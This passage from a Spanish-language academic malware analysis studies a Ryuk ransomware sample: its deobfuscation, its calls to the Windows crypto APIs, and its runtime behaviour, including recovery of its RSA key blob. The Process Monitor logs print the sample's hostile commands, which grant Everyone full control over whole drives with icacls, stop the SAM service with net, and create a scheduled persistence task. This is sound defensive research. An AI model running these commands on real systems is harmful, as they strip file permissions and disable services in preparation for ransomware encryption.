
Con el binario desofuscado, se puede volver a realizar análisis estático sobre él o continuar con el análisis dinámico. Si se procede con la primera opción, se puede observar que, al cargar el volcado en IDA, este detecta toda una serie de funciones y subrutinas conocidas (Figura 42).

Figura 42. Análisis del binario y distribución de código desofuscado en IDA.



Si se hace una búsqueda rápida, se puede comprobar que estas rutinas, en su mayoría, pertenecen a funcionalidad propia de Visual C++. El hecho de poder observarlas ahora y no antes es un indicativo de que se han cargado dichas librerías durante la ejecución. Además, en la Figura 42 se puede ver como el contenido de la sección .text contiene prácticamente en su totalidad código reconocido por IDA, en comparación con la distribución el binario original (Figura 27). Una distribución de código en la sección .text como la hallada ya corresponde a algo más habitual en un binario. En este caso, al estar en ejecución, el volcado contiene tanto código propio (en azul y marrón) como código de las librerías cargadas (en azul claro).

Aun con todo ello, el propio binario una vez desofuscado sigue conteniendo rutinas anti-depuración, introduciendo errores con la pila que hacen que programas de análisis estático como IDA no puedan detectar los flujos de código correctamente.

Figura 43. Mecanismos anti-depuración del binario desofuscado en IDA.

Con esta nueva información, se puede optar tanto por examinar y depurar el código de manera dinámica una vez desofuscado, o proseguir el análisis estático del código ahora que ya ha sido desofuscado. Ambas son diferentes formas de buscar rutinas y datos relacionadas con las capacidades que puede tener la muestra. Al tratarse de una muestra de Ryuk, se puede optar por buscar las rutinas de cifrado o las funciones con las que genera el archivo ReadMe que suelen generar este tipo de malware, entre otros.

Si se hace una búsqueda rápida por el código al depurar en x64dbg se puede intuir el proceso de cifrado que pueden seguir los archivos en base a las funciones criptográficas que usan. Buscando en las librerías cargadas, examinando los nombres de las DLL y las funciones que importan, se pueden buscar nombres de funciones que sirvan para dicho propósito.


Figura 44. Funciones criptográficas cargadas en memoria durante la depuración.

Base	Module	Party	Path	Address	Type	ordinal	symbol
77340000	advapi32.dll	System	C:\Windows\SysWOW64\advapi32.dll	77126EC0	Export	1	CheckSignatureInFile
72A20000	apphelp.dll	System	C:\Windows\SysWOW64\apphelp.dll	771249B0	Export	2	CryptAcquireContextA
707D0000	bcf47langs.dll	System	C:\Windows\SysWOW64\bcf47langs.dll	771251C0	Export	3	CryptAcquireContextT
77800000	bcrypt.dll	System	C:\Windows\SysWOW64\bcrypt.dll	771250B0	Export	4	CryptContextAddRef
762A0000	bcryptprimitives.dll	System	C:\Windows\SysWOW64\bcryptprimitives.dll	77123DA0	Export	5	CryptCreateHash
70580000	catsrv.dll	System	C:\Windows\SysWOW64\catsrv.dll	771227E0	Export	6	CryptDecrypt
70580000	cryptbase.dll	System	C:\Windows\SysWOW64\cryptbase.dll	771227F0	Export	7	CryptDeleteKey
77450000	c1bcapq.dll	System	C:\Windows\SysWOW64\c1bcapq.dll	771223D0	Export	9	CryptDestroyKey
72B80000	cldapi.dll	System	C:\Windows\SysWOW64\cldapi.dll	77122740	Export	10	CryptDuplicateHash
75C30000	combase.dll	System	C:\Windows\SysWOW64\combase.dll	77122760	Export	11	CryptDuplicateKey
75150000	cryptui.dll	System	C:\Windows\SysWOW64\cryptui.dll	77122770	Export	12	CryptEnum
77100000	cryptsp.dll	System	C:\Windows\SysWOW64\cryptsp.dll	771223C0	Export	13	CryptEnumProviderTypesA
73E10000	edputil.dll	System	C:\Windows\SysWOW64\edputil.dll	771227A0	Export	14	CryptEnumProviderTypesW
72B70000	f1tlb.dll	System	C:\Windows\SysWOW64\f1tlb.dll	77124690	Export	15	CryptEnumProvidersA
77150000	gdi32full.dll	System	C:\Windows\SysWOW64\gdi32full.dll	77124520	Export	16	CryptEnumProvidersW
6F430000	iertutu1.dll	System	C:\Windows\SysWOW64\iertutu1.dll	771243C0	Export	17	CryptExportKey
77940000	imm32.dll	System	C:\Windows\SysWOW64\imm32.dll	77123570	Export	18	CryptGenKey
73280000	iphlpapi.dll	System	C:\Windows\SysWOW64\IPHLPAPI.DLL	77124350	Export	20	CryptGetDefaultProviderA
77140000	kernel.appcore.dll	System	C:\Windows\SysWOW64\kernel.appcore.dll	77124230	Export	21	CryptGetDefaultProviderW
				77124000	Export	22	CryptGetHashParam


En este caso resultan interesantes funciones como **CryptGenKey**, **CryptDeriveKey** (usadas para generar claves), **CryptEncrypt** (para cifrar) o **CryptDestroyKey** (para eliminar claves). Estas funciones pertenecen a **cryptsp.dll** y **cryptbase.dll**, ambas librerías criptográficas de Microsoft (Microsoft, 2019). Los ransomware suelen usar una combinación de cifrado simétrico y asimétrico a la hora de cifrar archivos (simétrico para cifrar los archivos y asimétrico para cifrar las claves que cifran esos archivos). Esto permite que la clave que se pide a cambio de una recompensa sea única pero cada archivo se cifre con una clave simétrica diferente, normalmente aleatoria. De esta manera, se dificulta el descifrado y se impiden ataques de fuerza bruta para hallar la clave, ya que cambia para cada archivo. Esto también garantiza un buen rendimiento, ya que lo único que se cifra de manera asimétrica son las propias claves simétricas.

Con ello en cuenta, se puede buscar en el código las funciones anteriormente mencionadas para ver donde podrían encontrarse las rutinas o el código de cifrado. En la Figura 45 se puede ver como se hace uso de **CryptGenKey**, que permite generar claves. Lo más probable es que esto permita generar claves simétricas. El uso de **CryptDestroyKey** en las diferentes bifurcaciones a lo largo de las rutinas es un indicativo de que son claves de único uso.

Figura 45. Uso de CryptGenKey para generación de claves de cifrado.



Siguiendo el flujo se puede comprobar cómo, cumpliendo ciertas condiciones, se puede llegar a un punto en el que ya se comienza a hacer uso de **CryptEncrypt** para cifrar (Figura 46) y que, en caso de éxito, se hace uso de **WriteFile**, lo que indica la escritura del contenido cifrado.

Figura 46. Uso de CryptEncrypt para labores de cifrado.

Ciertos caminos en el flujo pueden llevar a usar `CryptExportKey`, que es usada para exportar una clave (Figura 47). Su uso junto a un posterior `WriteFile` parece indicar que, si todo ha transcurrido según lo previsto, la clave se exporta. Normalmente esta clave sufre un proceso de cifrado mediante una clave pública asimétrica.

Figura 47. Uso de CryptExportKey para gestionar las claves de cifrado generadas.

El código muestra la estructura básica de un proceso de cifrado de archivos. Aunque se puede entrar en más detalle, en este caso, tras evaluar que, efectivamente, tiene capacidades de cifrado, se va a evaluar este comportamiento en la siguiente fase de la metodología. En la siguiente fase se puede buscar claves u observar los archivos generados, entre otros procesos que son comunes en este tipo de malware.

3.6.4. Resumen de la fase

Tras la realización del análisis del código de la muestra, se ha obtenido la siguiente información sobre la muestra:

- La muestra contiene diversos mecanismos para dificultar el desensamblado, la decompilación y la ejecución con depuradores.
- El binario implementa un sistema para ofuscar y empaquetar su código, de tal manera que solo una parte de él es visible durante el análisis estático.
 - La parte reconocible de código es principalmente la encargada de desempaquetar, desofuscar y reconstruir el binario para desplegar el malware.
- El proceso de desofuscación que realiza el malware deja un binario de tamaño sensiblemente inferior (160KB).
 - El OEP del binario es 0x00009213.
 - Este binario, ya sin ofuscación, sigue implementando técnicas anti-depuración, pero contiene el código y los símbolos referenciando a librerías necesarios para realizar labores propias de un ransomware.
- Una vez el malware entra en ejecución, despliega varias copias y las ejecuta para realizar sus tareas.
- El malware hace uso de librerías (**cryptbase.dll**, **cryptsp.dll**) y funciones (**CryptGenKey**, **CryptEncrypt**, **CryptDestroyKey**, **CryptExportKey**, etc.) de cifrado, e implementa rutinas propias de un ransomware.

La fase de análisis de código ha permitido obtener algo más de información sobre el comportamiento de la muestra. Si bien es cierto que en esta fase se podría obtener más información si se analizara el código del binario en mayor profundidad, el análisis de código a bajo nivel es una tarea que requiere de un conocimiento elevado sobre lenguaje ensamblador,

por lo que puede consumir mucho tiempo y otorgar menos resultados de los deseados si no se tiene dicho conocimiento.

Tras haber detectado el proceso de desempaquetado, hallado el payload que contiene (y su OEP) y comprobado que en efecto contiene mecanismos propios de un ransomware, se estudiará su comportamiento en la siguiente fase. La propia metodología SAMA sugiere procesos iterativos entre las fases de análisis de código y de análisis de comportamiento, ya que el resultado de una de ellas puede retroalimentar y enfocar la búsqueda en la otra.

3.7. Análisis de comportamiento (análisis dinámico)

Tras la realización de la fase de análisis de código, la última fase de la metodología consiste en el análisis de comportamiento. Este análisis consiste, en esencia, en ejecutar la muestra durante un periodo de tiempo, capturar información con diferentes herramientas y analizar la información obtenida tras la ejecución.

Esta fase puede acotarse en mayor o menor medida en función de la información obtenida en la fase anterior. En este caso, al no haberse podido obtener detalles muy específicos sobre el comportamiento detallado del malware en la fase anterior, se ha optado por intentar capturar el máximo posible de información y, con ella, comenzar a acotar la búsqueda.

3.7.1. Ejecución de la muestra

Antes de ejecutar la muestra, es necesario desplegar una serie de herramientas de monitorización para obtener información durante su ejecución. En concreto, se han realizado las siguientes acciones justo antes de lanzar la muestra:

- Captura de snapshots (SysTracer, Regshot (registros) e instantánea con VirtualBox).
- Lanzamiento de programas (Process Monitor, Process Explorer, Process Hacker, Wireshark, SpyStudio).
- Despliegue de la máquina virtual Ubuntu en la misma red host-only y lanzamiento de INetSim como punto de acceso para la máquina Windows.
- Ejecución de la muestra desde el explorador de archivos.

Debido a los mecanismos anti-depuración detectados en la fase anterior, se ha prescindido le uso de programas como SpyStudio, que permiten lanzar el proceso y observar su

comportamiento, ya que estos se mecanismos evitarían su ejecución desde este tipo de programas.

Se ha dejado ejecutar la muestra durante 20 minutos. Para entonces, la muestra parecía haber terminado sus procesos y, aunque aún en ejecución, no mostraba actividad en la CPU, memoria o disco.

3.7.2. Recolección de resultados

Tras ejecutar la muestra durante el tiempo determinado se ha procedido a recolectar información para posteriormente ser analizada. La información recolectada ha sido la siguiente:

- Volcado completo de todo el árbol de procesos de MUESTRA.exe (Process Hacker).
- Volcado de strings en memoria de los procesos del árbol de procesos de MUESTRA.exe (Process Hacker).
- Volcado de memoria (Belkasoft Data Acquisition Tool y externo. (.ELF64) de VirtualBox).
- Archivo PMF con todos los eventos de todo el sistema (Process Monitor).
- Informe comparativo completo entre snapshot pre y post ejecución de SysTracer.
- Captura de los registros antes y después de la ejecución de la muestra (Regshot).
- Archivos .pcap con capturas de red (Wireshark).
- Suspensión de INetSim, generando informe en su log.

3.7.3. Comportamiento de la muestra

Figura 48. Procesos relacionados con la ejecución de la muestra en Process Explorer.

 MUESTRA.exe		95,432 K	105,272 K	244 Microsoft Direct3D	Microsoft Corporation
 REyfXojagrep.exe		93,740 K	7,824 K	660 Microsoft Direct3D	Microsoft Corporation
 MeMoxQYElan.exe		93,716 K	8,736 K	2836 Microsoft Direct3D	Microsoft Corporation
 dwzQWBQian.exe		93,824 K	8,780 K	3392 Microsoft Direct3D	Microsoft Corporation
 icacls.exe	48.51	2,068 K	4,532 K	3420	Microsoft Corporation
 conhost.exe	0.76	2,520 K	12,072 K	5672 Console Window Host	Microsoft Corporation

Examinando el árbol de procesos se puede observar que el propio malware genera e instancia tres copias de él mismo, bajo nombres generados aleatoriamente. En lo que respecta a los procesos, se puede obtener más información si se examina la creación de los procesos mediante Process Monitor (Figura 49). En ella se puede observar cómo los tres subprocesos que se generan reciben diferentes argumentos. El primero de ellos recibe **9 REP**, mientras que los otros dos reciben **8 LAN**, que concuerda con el sufijo de los procesos. Esto, en base a

información extraída de otras muestras de Ryuk, estarían asociados a mecanismos de propagación haciendo uso del protocolo Wake-on-LAN (Lawrence Abrams, 2020).

Figura 49. Creación de procesos por parte de la muestra en Process Monitor.

19:17:16.2240000	MUESTRA.exe	176	c:\Process Create	C:\Users\IEUser\Desktop\MUESTRA\zIBBSHZ0rep.exe	SUCCESS	PID: 976, Command line: "C:\Users\IEUser\Desktop\MUESTRA\zIBBSHZ0rep.exe" 9 REP
19:17:31.312047	MUESTRA.exe	176	c:\Process Create	C:\Users\IEUser\Desktop\MUESTRA\jdgAwlrVlan.exe	SUCCESS	PID: 4440, Command line: "C:\Users\IEUser\Desktop\MUESTRA\jdgAwlrVlan.exe" 8 LAN
19:17:46.4961287	MUESTRA.exe	176	c:\Process Create	C:\Users\IEUser\Desktop\MUESTRA\vLqmwplSlan.exe	SUCCESS	PID: 764, Command line: "C:\Users\IEUser\Desktop\MUESTRA\vLqmwplSlan.exe" 8 LAN
19:18:02.6220012	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\icalcs.exe	SUCCESS	PID: 908, Command line: icalcs "C:\\" /grant Everyone:F /T /C /Q
19:18:02.6257430	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\icalcs.exe	SUCCESS	PID: 3848, Command line: icalcs "Y:\\" /grant Everyone:F /T /C /Q
19:18:02.6288599	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\icalcs.exe	SUCCESS	PID: 1188, Command line: icalcs "Z:\\" /grant Everyone:F /T /C /Q
19:18:17.1057230	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 3284, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:18:17.5934567	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 3780, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:18:18.4305125	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 3732, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:18:19.0786753	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 1156, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:20:03.1800957	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 8020, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:20:04.2110841	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 6112, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:20:05.0742838	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 7972, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:20:06.0742904	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 8056, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:21:49.8718786	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 7876, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:21:50.1347254	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 9908, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:21:51.4571463	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 716, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:21:51.8497298	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 5744, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:23:35.4384326	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 10004, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:23:35.6950105	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 9716, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:23:37.1158958	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 10216, Command line: "C:\Windows\System32\net.exe" stop "audioendpointbuilder" /y
19:23:37.4348446	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\net.exe	SUCCESS	PID: 9680, Command line: "C:\Windows\System32\net.exe" stop "samss" /y
19:24:05.9722039	MUESTRA.exe	176	c:\Process Create	C:\Windows\SysWOW64\SCHTASKS.exe	SUCCESS	PID: 11152, Command line: SCHTASKS /CREATE /NP /SC DAILY /TN "PrintIQ" /TR "C:\Win

Examinando los procesos creados a lo largo de la ejecución capturados mediante Process Monitor, se observa que se lanza un proceso **icalcs.exe** por cada unidad en el equipo. En este caso, las unidades Y:\ y Z:\, que corresponden a unidades para extraer e introducir archivos en la máquina virtual, se encontraban deshabilitadas. El objetivo de estos procesos es, tal y como se puede observar en sus argumentos, dar permisos sobre todos los archivos a todos los usuarios. Esto permite que el malware pueda cifrar los archivos. El comando que usa es el siguiente:

```
icalcs "C:\\" /grant Everyone:F /T /C /Q
```

Everyone:F indica acceso completo a todos los usuarios. Con la opción **/T** indica todos los directorios y subdirectorios de la ubicación (es decir, el disco entero). La opción **/C** le permite continuar aun habiendo errores y la opción **/Q** omite mensajes.

También se puede observar cómo se llama a **net.exe** con los argumentos **stop "samss" /y** y **stop "audioendpointbuilder" /y**, con el objetivo de deshabilitar un servicio de audio y el servicio SAM, que gestiona las cuentas y usuarios en un equipo. El segundo es claramente mecanismo para pasar inadvertido, mientras que el primero también podría llegar a serlo, pudiendo ser un intento para evitar que el ordenador sea capaz de reproducir audio.

El último proceso que ejecuta es la creación de una tarea programada. El comando completo es el siguiente:

```
SCHTASKS /CREATE /NP /SC DAILY /TN "PrintIQ" /TR
"C:\Windows\System32\cmd.exe /c for /l %% in (1,1,50) do start wordpad.exe
/p C:\users\Public\EnElZ.dll" /ST 10:25 /SD 08/30/2021 /ED 09/06/2021
```

Sin entrar en el detalle de cada parámetro, todo parece indicar que hace uso de WordPad para, durante una semana, crear o imprimir algún tipo de archivo mediante WordPad.

3.7.4. Memoria del proceso

Examinar la memoria del proceso puede llevar a obtener información relevante. En este caso, se han extraído los strings en memoria para poder analizar en mayor profundidad las capacidades de la muestra. De aquí se pueden sacar varios elementos. Uno de ellos, es ver la funcionalidad que puede llegar a tener la muestra en base a sus librerías. Debido a las técnicas de ofuscación que emplea la muestra, solo se puede observar un número limitado de información a través de análisis estático, mientras que, una vez cargado el programa en memoria, se puede observar el total de librerías cargadas al ejecutarse por completo. En la Tabla 5 se muestran algunas de las más relevantes.

Tabla 5. Muestra de librerías relevantes cargadas por la muestra.

DLL	Descripción
advapi32.dll	Advanced Windows 32 Base API
apphelp.dll	Application Compatibility Client Library
bcrypt.dll	Windows Cryptographic Primitives Library
bcryptprimitives.dll	Windows Cryptographic Primitives Library
cryptbase.dll	Base cryptographic API DLL
cryptsp.dll	Cryptographic Service Provider API
dhcpcsvc.dll	DHCP Service
dnsapi.dll	DNS Client API DLL
iertutil.dll	Run time utility for Internet Explorer
imm32.dll	Multi-User Windows IMM32 API Client DLL
IPHLPAPI.DLL	IP Helper API
mpr.dll	Multiple Provider Router DLL
msident.dll	Microsoft Identity Manager
rsaenh.dll	Microsoft Enhanced Cryptographic Provider

En las librerías encontradas se pueden observar elementos para nuevas funcionalidades, como funcionalidades de red o librerías criptográficas, entre otros. Con respecto a estas últimas, se puede apreciar el uso de las librerías bcrypt.dll, bcryptprimitives.dll, cryptbase.dll, cryptsp.dll y rsaenc.dll. Todas ellas indican el uso de mecanismos criptográficos, algunas de las

cuales ya se han mencionado durante la fase de análisis dinámico de código. En concreto, la última de ellas indica el uso de RSA. Por lo tanto, se puede intentar buscar claves entre los volcados de los procesos de los procesos.

Examinando el volcado de MUESTRA.exe con un editor hexadecimal, en este caso HxD, se puede ver indicios de lo que parece una clave RSA (Figura 50). Si se examina en detalle el formato, y se observa la documentación sobre las librerías criptográficas de Microsoft (que son las detectadas en el volcado de strings en memoria y durante la depuración del código en la fase anterior), se puede observar que coincide con una clave pública.

Figura 50. Clave pública RSA de 2048 bits encontrada en el volcado de MUESTRA.exe.

Según la documentación de Microsoft⁴⁵, la estructura de un blob de una clave pública de RSA corresponde a la que se muestra en la Tabla 6 (Microsoft, 2018).

Tabla 6. Estructura de un BLOB de una clave pública RSA (PUBLICKEYBLOB) en la librería criptográfica de Microsoft.

```
PUBLICKEYSTRUCT publickeystruc;           // Mostrado en rojo
RSAPUBKEY rsapubkey;                      // Mostrado en verde
BYTE modulus[rsapubkey.bitlen/8];          // Mostrado en negro

typedef struct _PUBLICKEYSTRUCT {
    BYTE   bType;                         // == 0x06 (PUBLICKEYBLOB)
    BYTE   bVersion;                      // == 0x02
    WORD   reserved;                     // == 0x0000
    ALG_ID aiKeyAlg;                    // == 0x0000A400 (CALG_RSA_KEYX)
```

⁴⁵ <https://docs.microsoft.com/en-us/windows/win32/seccrypto/base-provider-key-blobs#public-key-blobs>

```
} BLOBHEADER, PUBLICKEYSTRUC;

typedef struct _RSAPUBKEY {
    DWORD magic;                      // == 0x52534131
    DWORD bitlen;                     // == 0x00000800
    DWORD pubexp;                    // == 0x00010001
} RSAPUBKEY;
```

En dicha estructura, según la documentación, **bType** indica el tipo de blob, correspondiendo el valor 0x06 al de una clave pública (PUBLICKEYBLOB) y que el atributo **magic** con valor 0x52534131 indica que, en efecto, se trata de una clave pública RSA.

La clave pública RSA es la que permite cifrar las claves que se generan y usan durante la ejecución del malware, que a su vez son usadas para cifrar archivos (con el mecanismo mencionado en la sección anterior). El hecho de que sea una clave única hace que solo sea necesario una única clave de descifrado para todos los equipos infectados con la muestra. Esta clave privada se suele encontrar, como cabría esperar, en manos de los desarrolladores del malware.

Teniendo en cuenta el mecanismo de cifrado de este tipo de malware, las claves simétricas usadas se tendrían que almacenar en los archivos, lo cual se puede comprobar examinando algún archivo que haya sido cifrado por el malware. Abriendo cualquier .RYK se puede observar que, en la parte final, se halla siempre el string RYUAKTM, seguido de una serie de bytes. Independientemente del archivo cifrado que se observe, se puede apreciar la misma etiqueta seguida del mismo número de bytes (268). Un ejemplo de ello se puede ver en la Figura 51.

Figura 51. Clave privada AES de 256 bits cifrada con la clave pública RSA al final de un archivo .RYK.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
0005AA40	9C EF 2A AD 94 FC 03 AA 5E 95 65 A9 4A B8 E0 55	œi*."ü.^•e@J,àU
0005AA50	AC 41 2A D8 49 63 AE 42 13 14 D1 00 3A 9B 82 FF	-A*ØIc@B..Ñ.:>,ÿ
0005AA60	52 59 55 4B 54 4D 01 02 00 00 10 66 00 00 00 A4	RYUKTMf...¤
0005AA70	00 00 7E 6F D2 24 F3 4D 91 A7 A0 04 E6 40 78 67	..~oQ6M'S .æ@xg
0005AA80	B8 4E 5B B8 19 4B 7D 53 70 B2 72 83 08 16 2E 6B	,N[,.K}Sp^rf...k
0005AA90	18 AE A5 7C 48 14 FD 81 A2 F7 84 65 02 0D D8 C6	.ØY H.ý.ç+,e..ØE
0005AAA0	D3 93 B4 05 1C 83 D2 E0 19 D8 4A 26 0E A5 81 17	Ó"„.fØà.ØÙ.Ý..
0005AAB0	54 0A 19 72 69 44 40 30 37 CF AF F1 37 C0 BE 01	T..riD@07Iñ7À%
0005AAC0	8A F7 5C 63 AF 23 9C E6 FF 85 8C 7D 69 5A 23 F9	Š÷\c"œay..G)iz#ù
0005AAD0	FB 5A 8E B9 62 B5 C4 A8 2C 8C CD F9 5F 25 44 5D	úZž·uA",Gíù %D]
0005AAE0	9C E1 8A ED 72 15 83 13 CD 87 88 CC 40 78 DF BD	œáŠir.f.Í†^iØxB‡
0005AAFO	E0 01 A4 AD 71 6F 74 D0 E2 C0 E5 DE 20 5F F4 43	à.¤.qqtDåÀåP _ØC
0005AB00	8C 61 BF 61 1B EC D4 00 AF 91 24 14 F0 53 51 C7	Œæga.iô.~'s.ØSQç
0005AB10	6D A7 29 2E 4B 76 21 80 A4 D0 3A 9E 8D 84 0B 87	m\$).Kv!€¤D:ž...‡
0005AB20	46 FB 98 9D 58 90 1C 35 71 A3 5E 49 57 07 11 04	Fû".X..5q£^IW...
0005AB30	69 97 80 EA 29 81 C2 65 82 0A 22 02 27 0A 70 AD	i-€è).Åe,.".'p.
0005AB40	91 B2 F9 BD 93 17 24 DA 5F F9 9F FD C7 7C 52 DA	'»üç".SÚ üiyç RÚ
0005AB50	A1 10 9E 7C 4A 35 A5 CA ED 40 ED 0F C3 CE 5B 29	j.Z J5¥ÈiØi.Äí()
0005AB60	D4 45 42 BD 3F 87 1E 0F A2 22 7F 9A BB BD 68 1B	ÖEB¤?‡..¤".š»^sh.
0005AB70	55 4A	UJ

Si se vuelve a examinar la documentación de Microsoft, se encontrará una estructura similar a la usada para la clave pública, pero en este caso para una clave de sesión. La estructura se muestra en la Tabla 7.

